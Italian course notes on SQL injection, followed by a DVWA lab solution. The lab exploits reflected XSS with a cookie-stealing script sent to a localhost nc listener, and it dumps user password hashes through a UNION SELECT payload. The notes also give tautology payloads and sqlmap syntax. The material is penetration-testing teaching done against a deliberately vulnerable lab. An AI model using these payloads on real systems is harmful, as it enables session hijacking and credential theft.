


SQL INJECTION

Per interagire con i database, programmatori applicazioni ed applicazioni web utilizzano lo «Structured Query Language» ovvero SQL.



Linguaggio a parte con il quale non si può programmare.

Un attacco di tipo **SQL injection (SQLi)** permette ad un utente non autorizzato di prendere il controllo sui comandi SQL utilizzati da un'applicazione Web.

Questa tipologia di attacco ha impatti negativi enormi sui siti web.

Pensate ad un e-commerce, prendere il controllo del database di back-end di un sito di e-commerce significa controllare e avere a disposizione:

Le credenziali di tutti gli utenti

I dati dell'applicazione

Le informazioni sulle carte di credito degli utenti

Le transazioni degli ordini di acquisto degli utenti

Chiamata diretta verso il database senza API → misura preventiva, non sono inattaccabili, strutturate in maniera differente, si interfacciano con le chiamate fra app web ed internet esterno.

Prima di vedere come portare avanti un attacco di tipo SQLi, vediamo alcuni fondamenti di SQL, quali:

Cosa si intende per database

I tipi di database

La sintassi dei comandi SQL

Come lanciare una query

Come unire (union) i risultati di una query

Come funzionano i commenti

DATABASE → è una collezione di oggetti che viene gestita ed organizzata da un software chiamato DBMS, DataBase Management System → sistema di gestione di database

DBSM → è uno strato intermedio tra l'utente ed i dati veri e propri. "centralinista" che analizza la richiesta e la smista per farti ottenere le risposte.

L'utente non lavora direttamente sui dati ma su una rappresentazione logica dei dati stessi.

Per quanto riguarda i database, negli ultimi anni si sono adottati numerosi modelli logici per i dati. I più comuni sono:

- **Database gerarchici:** i dati vengono organizzati in insiemi legati fra loro da relazioni di possesso, in cui un insieme di dati può possedere altri insiemi di dati.
- **Database reticolari:** piuttosto simile al modello gerarchico. Anche in questo modello i dati sono legati da relazioni di possesso

- **Database relazionali:** Un database relazionale è un tipo di database di archiviazione che fornisce accesso dati correlati tra loro. I database relazionali sono basati sul modello relazionale, un modo intuitivo e diretto di rappresentare i dati nelle tabelle. In un database relazionale ogni riga della tabella è un record con un ID univoco chiamato chiave. Le colonne della tabella contengono gli attributi dei dati e ogni record di solito ha un valore per ogni attributo, rendendo facile stabilire le relazioni tra i dati.

Per quanto riguarda i database, negli ultimi anni si sono adottati numerosi modelli logici per i dati. I più comuni sono:

- **Database ad oggetti:** lo schema di un database ad oggetti è rappresentato da un insieme di classi, che definiscono le caratteristiche ed il comportamento degli oggetti che popoleranno il database. La principale differenza con i modelli esaminati finora è la non passività dei dati. Infatti con un database tradizionale (intendendo con questo termine qualunque database non ad oggetti) le operazioni che devono essere effettuate sui dati vengono demandate alle applicazioni che li utilizzano. Con un database object-oriented, al contrario, gli oggetti memorizzati nel database contengono sia i dati che le operazioni possibili su tali dati.

Nel modello relazionale i dati sono organizzati in una tabella bidimensionale costituita da righe o record, detti anche tuple, e colonne, dette anche attributi o campi. Per fare un esempio, la tabella utenti di un e-commerce, potrebbe essere qualcosa del genere

Spesso viene usato la primarykey che serve a raggruppare in maniera organizzata ed univoca, viene messo epr ogni record.

MarioRossi avrà la sua primarykey 001.

Il database ha comunque un INDICE.

~

Righe = Tuple	Tabella:Utenti			
	NOME	COGNOME	DATA_DI_NASCITA	STATO_CIVILE
	Mario	Rossi	01.01.01	Coniugato
	Maria	Rossi	02.02.02	Coniugato

colonne = attributi

In linea generale, la sintassi base di una SELECT è:

```
> SELECT <lista colonne> FROM <tabella> WHERE <condizioni>;
```

Il comando **UNION**, esegue un'unione tra due risultati (per esempio tra due SELECT).

La sintassi è come segue:

```
> <SELECT statement> UNION <other SELECT statement>;
```

Ci sono diversi modi di scrivere i commenti in SQL. Si può utilizzare: #, il carattere cancelletto-- , due trattini continui, seguiti da uno spazio.



```
> SELECT field FROM table; # questo è un commento  
> SELECT field FROM table; -- questo è un altro commento
```

Ipotizziamo di avere le due tabelle di seguito.

Prodotti

ID	Nome	Descrizione
1	Cappello	Cappello da mare
3	Maglietta	Maglietta estiva manica corta
15	Scarpe	Scarpe da tennis

Utenti

Username	Password	Email
Admin	Password	admin@admin.com
Root	Tyson5	root@admin.com
user	Et%ht£»i9	user@microwave.com

Esempio di **SELECT**:

```
SELECT Nome, Descrizione FROM Prodotti WHERE  
id=1
```

Prodotti

ID	Nome	Descrizione
1	Cappello	Cappello da mare
3	Maglietta	Maglietta estiva manica corta
15	Scarpe	Scarpe da tennis

Il risultato sarà una tabella contenente la sola riga con id=1, quindi la riga sotto:

Nome	Descrizione
Cappello	Cappello da mare

SE vediamo la tabella noi andiamo ad estrarre solo il NOME ="Cappello"

Esempio di **UNION**:

```
SELECT Nome, Descrizione FROM Prodotti WHERE id=1 UNION SELECT Username, Password  
FROM Utenti
```

Utenti

Username	Password	Email
Admin	Password	admin@admin.com
Root	Tyson5	root@admin.com
user	Et%ht£»i9	user@microwave.com

Prodotti

ID	Nome	Descrizione
1	Cappello	Cappello da mare
3	Maglietta	Maglietta estiva manica corta
15	Scarpe	Scarpe da tennis

Esempio di **UNION**:

```
SELECT Nome, Descrizione FROM Prodotti WHERE id=1 UNION SELECT Username, Password  
FROM Utenti
```

Nome	Descrizione
Cappello	Cappello da mare
Admin	Password
Root	Tyson5
user	Et%ht£»i9

>perchè così i 3 record finali hanno un altro nome attributo. “Esatto”

>se la seconda tabella avesse 3 colonne? “le aggiuntive rimarranno vuote, altrimenti crea un nuovo campo o crash” dipende dal tipo di DB. Ogni DB è a se stante.

Negli esempi precedenti abbiamo visto come usare SQL per interrogare un DB direttamente da console.

Per fare le stesse cose in una web app, la web app deve:

Collegarsi al database

Inviare le query

Estrarre i risultati Una volta fatto ciò i risultati sono pronti per essere utilizzati

La sezione di codice che segue, mostra un esempio in PHP di una connessione a DB MySQL e l'esecuzione di una query.

```
</?>
$dbhostname='1.2.3.4';
$dbuser='username';
$dbpassword='password';
$dbname='database';

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT Username, Password FROM Accounts;";

$results = mysqli_query($connection, $query);
display_results($results);
```

Dove:

connection, è un oggetto che punta alla connessione con il database

query, contiene la query

mysqli_query() è una funziona che invia la query al DB

display_result() è la funzione custom che mostra i dati sull'output

>se noi tutte le request le reindirizziamo, dobbiamo specificare la porta? “a livello sistemistico, daemon pensa a ciò.”

La maggior parte delle volte, tuttavia, le query non sono statiche, ma vengono costruite dinamicamente utilizzando input utente, come ad esempio nella figura sottostante

```
$id = $_GET['id'];

$conection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='$id'";

$results = mysqli_query($conection, $query);
display_results($results);
```

Nell'esempio riportato l'input utente viene utilizzato per costruire una query (il parametro «id» della GET) che viene poi inviata al database.

Questo modo di programmare le query dinamiche è piuttosto pericoloso dato che un utente malintenzionato potrebbe sfruttare la costruzione della query per prendere il controllo sull'interazione con il database.

>\$query = input della web app che richiede i dati al DB. “Sì esatto”

>su quel codice Ora penso puoi fare un injection con la riga tipo:

SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT Username, Password FROM Accounts; --'; “Sì esatto”

>SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT * FROM Admin;

–. “c'è un tool per ogni cosa”

Vediamo come.

Prendiamo in esame la query sotto, dove id è un campo inserito dall'utente

```
SELECT Name, Description FROM Products WHERE ID='$id';
```

In base all'input utente si potrebbe avere:

- WHERE id=1, se l'utente inserisce 1
- WHERE id=stringa, se l'utente inserisce la stringa «stringa»
- Qualsiasi altro input utente

Il problema nasce nel momento in cui l'input utente è in un formato che può alterare la query

```
> SELECT Name, Description FROM Products WHERE ID='$id';
```

Per esempio, ipotizziamo l'input utente sia: **' or 'a'='a**

La query sopra diventa:

```
> SELECT Name, Description FROM Products WHERE ID='' OR 'a'='a';
```

>apice or “” . tutte le query contengono un apice singolo di inizio e uno singolo di fine.

Dopo un uguale c'è un apice. Apice apice punto virgola ci sono sempre. Quello che avviene all'interno è inserito dall'utente. → sintassi query

perché abbiamo una stringa che inizia ma non finisce? Perché tiene conto quelli di default.

Il primo ed ultimo sono già inclusi.

Spazio vuoto, apice aperto e chiuso → null o a=a → condizione sempre vera.

Spazio vuoto non ha senso oppure a=a → DBMS l'utente mi ha richiesto qualcosa where “spazio vuoto” ma subito dopo vede “oppure a=a” → lo spazio vuoto non lo considererà. a=a è un paragone ovviamente vero. a=a or 1=1, cosa scatta dentro alla testa del DBMS, “True”. Se ID=True si annullano tutti i controlli.

Inganniamo il controllo del WHERE.

Perché fare sto giro se a=a manda in tilt. Se mettiamo solamente a=a → lo considera come errore, ma se aggiungiamo uno spazio vuoto prima dell'a=a, lui non si concentra sulla richiesta ma a compiere il valore dell'uguaglianza.

La nuova query, che riportiamo sotto nuovamente, chiede al database di selezionare gli elementi in base a due condizioni:

```
> SELECT Name, Description FROM Products WHERE ID='' OR 'a'='a';
```

□ Il campo ID deve essere vuoto ID= ''

Oppure (OR)

□ Una condizione sempre vera **a = a**

L'OR tra due operandi di cui uno sempre VERO restituisce sempre VERO. In altre parole, **la query sopra chiede al database di selezionare tutte le entry della tabella Products!**

>tutti questi metodo di injection, li tiriamo a caso o c'è un modo per capire su quale tipo di injection dobbiamo usare? “entrambi, usiamo query malformate in determinati punti e modi, per vedere come reagisce la Web app, in base a come reagisce avremo una idea più chiara su come proseguire. Ci sono dei tool che facilitano la scansione”

Allo stesso modo, un attaccante potrebbe sfruttare il comando Union, o qualsiasi altro comando per alterare il significato logico della query originale. Conoscendo bene le funzioni dei DataBase Management System, un attaccante può ottenere accesso all'intero database semplicemente utilizzando una web app.

La prima cosa che bisogna fare è **identificare un injection point (punto di iniezione)** dove poi si può costruire il payload per modificare la query dinamica.

Contestualmente bisogna testare l'input utente, ovvero provare ad iniettare:

- Terminatori stringa come «'» e «''»
- Comandi SQL come SELECT ed UNION
- Commenti SQL
- Operatori logici

E verificare se l'applicazione inizia a comportarsi in modo inaspettato. Provate sempre una delle opzioni sopra per volta, altrimenti non sarete in grado di capire quale vettore ha avuto successo.

TESTARE UNO ALLA VOLTA

Durante un penetration test si devono trovare tutte le vulnerabilità di un sistema, quindi è necessario testare tutti i possibili input.

BURP

stress test tramite tool

SQL injection

```
> SELECT Name, Description FROM Products WHERE ID='' OR 'a'='a';
```

Boolean based SQL injection → concetto di vero o falso.

Con questa tecnica si mira a trasformare la query originale in una condizione sempre VERA o sempre FALSA. E si cerca di capire **come il risultato si riflette sull'output della web application.**

Se l'output della web application cambia sensibilmente a seconda dei nostri input, è molto probabile che abbiamo trovato un punto di injection.

I punti di injection poi possono essere sfruttati aggiungendo comandi SQL nella query per «pilotare» i risultati in output.

Testiamo la web app in determinati punti e poi possiamo sfruttarlo nel modo migliore possibile. Manipolare, estrarre, modificare.

UNION based SQL injection

Se il nostro payload fa in modo che il risultato della query originale sia vuoto, possiamo visualizzare il risultato di una seconda query stabilita da noi tramite il comando UNION. 1. La query originale viene terminata con l'operatore «'» prima di aggiungere una seconda query con UNION scelta da noi. 2. I commenti alla fine del comando fanno in modo che la parte successiva della query non venga eseguita dal database.

```
> SELECT description FROM items WHERE id='' UNION SELECT user(); -- -';
```

> Se nella query noi andiamo ad inserire il singolo apice, dobbiamo considerare che c'è quello iniziale di default. La complessità è che poi viene aggiunto l'apice singolo di default alla fine. Non vogliamo che ci sia un apice singolo (=Errore), nel nostro input apice che compone il vuoto e si aggiunge UNION ; -- -'; siccome Id sarà vuoto fammi vere tutti gli user.
“-” errore di battitura.

Per sfruttare una SQL injection di questo tipo bisogna sapere quanti campi vengono selezionati dalla query vulnerabili. Possiamo dedurlo procedendo per tentativi

Forzare la query solo se sappiamo almeno i numeri di campi.

‘ UNION SELECT null ...

‘ UNION SELECT null, null ...

‘ UNION SELECT null, null, null ...

appena ci darà errore, per esempio al terzo null, avremo appena richiesto un campo non richiesto → ci saranno solo due campi e non tre.

Monitorando costantemente il comportamento dell'applicazione web.

SQLMap → rilevare e sfruttare injection

Se utilizzato in maniera troppo aggressiva, SQLMap potrebbe impattare negativamente il server remoto fino a renderlo inattivo nei casi peggiori. → DoS

La sintassi base di SQLMap è mostrata nella figura sotto

```
$ sqlmap -u <URL> -p <injection parameter> [options]
```

Dove:

- -u, specifica l'URL da testare
- -p, il parametro da testare (possiamo anche utilizzare SQLMap in modalità completamente automatica, e lasciare che sia il tool a trovare i punti di iniezione vulnerabili)
- options, permette di specificare varie opzioni come ad esempio la tecnica di injection da utilizzare

Per attaccare un parametro POST, invece:

```
$ sqlmap -u <URL> --data=<POST string> -p parameter [options]
```

Dove l'unica differenza è il parametro --data, che deve essere seguito dalla stringa POST. Considerate che può essere recuperato intercettando una richiesta con BurpSuite.

Exploit DVWA - XSS e SQL injection

Traccia:

Esercizio Traccia Configurare il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:- XSS reflected- SQL Injection (non blind)

Consegna:

XSS

1. Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
2. Cookie (recupero il cookie), webserver ecc.

SQL

1. Controllo di injection
2. Esempi
3. Union

Screenshot/spiegazione in un report di PDF

Soluzione XSS Reflected:



Collegiamoci alla DVWA, settiamo il security level a «LOW» e spostiamoci sul tab XSS reflected.

La prima cosa che notiamo è il campo dove ci viene chiesto di inserire il nostro nome.

Inseriamo un nome, Alice, nel nostro caso e vediamo cosa accade.

Come vedete l'input del campo ricerca, viene utilizzato per creare l'output sulla pagina (la scritta in rosso). Proviamo ad inserire qualche tag HTML per vedere come reagisce l'app.


Proviamo con il tag <i> seguito dal nome Alice. Se il tag viene eseguito vorrà dire che abbiamo trovato un reflection point vulnerabile. Il nome «Alice» viene riportato in corsivo sull'output, ciò vuol dire che il tag <i> è stato eseguito. Proviamo con un altro tag <script>alert('XSS')</script>



Ci aspettiamo un pop up con la scritta «XSS». Le nostre aspettative sono state confermate ancora una volta, siamo quindi in presenza di un campo vulnerabile ad XSS reflected.

Per sfruttare una vulnerabilità di questo tipo potremmo:

1. Modificare lo script in modo tale da recuperare i cookie di un utente e inviarli verso un web server che controlliamo noi
2. Inviare il link ad una vittima per rubare i cookie.



Modifichiamo lo script in questo modo:

```
<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>
```

Dove:

- Window.location non fa altro che il redirect di una pagina verso un target che possiamo specificare noi. Come vedete abbiamo ipotizzato di avere un web server in ascolto sulla porta 12345 del nostro localhost.
- Il parametro cookie viene popolato con i cookie della vittima che vengono a loro volta recuperati con l'operatore document.cookie.


Lo script quindi:

Recupera i cookie dell'utente al quale verrà inviato il link malevolo

Li invia ad un web server sotto il nostro controllo

Vediamolo in azione.

Mettiamoci in ascolto con «nc» sul localhost sulla porta 12345, ed inseriamo lo script lato DVWA. Notate come il nostro finto server riceve i cookie di sessione del nostro utente autenticato. Abbiamo appena exploitato un XSS reflected.



Spostiamoci ora sulla scheda SQL injection. Vediamo subito che abbiamo un campo di ricerca, dove possiamo inserire uno user ID. Proviamo ad inserire il numero 1. L'app di risponde come in figura, restituendoci l'id inserito un nome ed un cognome.


Per capire il comportamento dell'app proviamo con un secondo numero, il numero 2. L'app restituisce un nuovo utente. Sembra che per ogni id inserito l'app ci restituisca un utente che pesca probabilmente da un database, in base all'ID.



È molto probabile che ci sia una query del tipo:
SELECT FirstName, Surname FROM Table WHERE id=xx

Dove **XX**, viene recuperato dall'input utente.

Proviamo a modificare la query inserendo un carattere «'» (apice) per vedere come risponde l'app. Ci restituisce un errore di sintassi. Ciò vuol dire che l'apice viene eseguito dalla query.



Proviamo ad inserire una condizione sempre VERA, come ad esempio:

1'OR '1'='1


Il nostro payload ha avuto l'effetto sperato. La query è sempre vera e dunque l'app ci restituisce tutti i risultati presenti per First Name e Surname.

Generalmente, se ci sono delle utenze ci saranno anche delle password, facciamo un tentativo, per vedere se riusciamo a recuperare le password degli utenti.



Proviamo con una UNION query, ricordando che per la UNION query dobbiamo sapere quanti parametri sono richiesti nella query originale (ma lo sappiamo, sono 2: first name e surname)

Otteniamo dei risultati con il seguente comando:



Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT null,null FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT null,null FROM users#
First name:
Surname:

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

A questo punto, possiamo provare a modificare il nome dei campi «null», «null» magari con user e password. Inseriamo quindi nel campo user ID la nostra UNION query:

1' UNION SELECT user, password FROM users#

Dove abbiamo inserito il commento alla fine per fare in modo che il resto della query non sarà eseguito.

L'app ci restituisce il nome utente e la password per ogni utente del database. Abbiamo sfruttato quindi una SQL injection per rubare le password degli utenti del sito.



192.168.1.150/dvwa/vulnerabilities/sql/?id=1'+UNION+SELECT+user%2C+password+FROM+users%23&S...

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99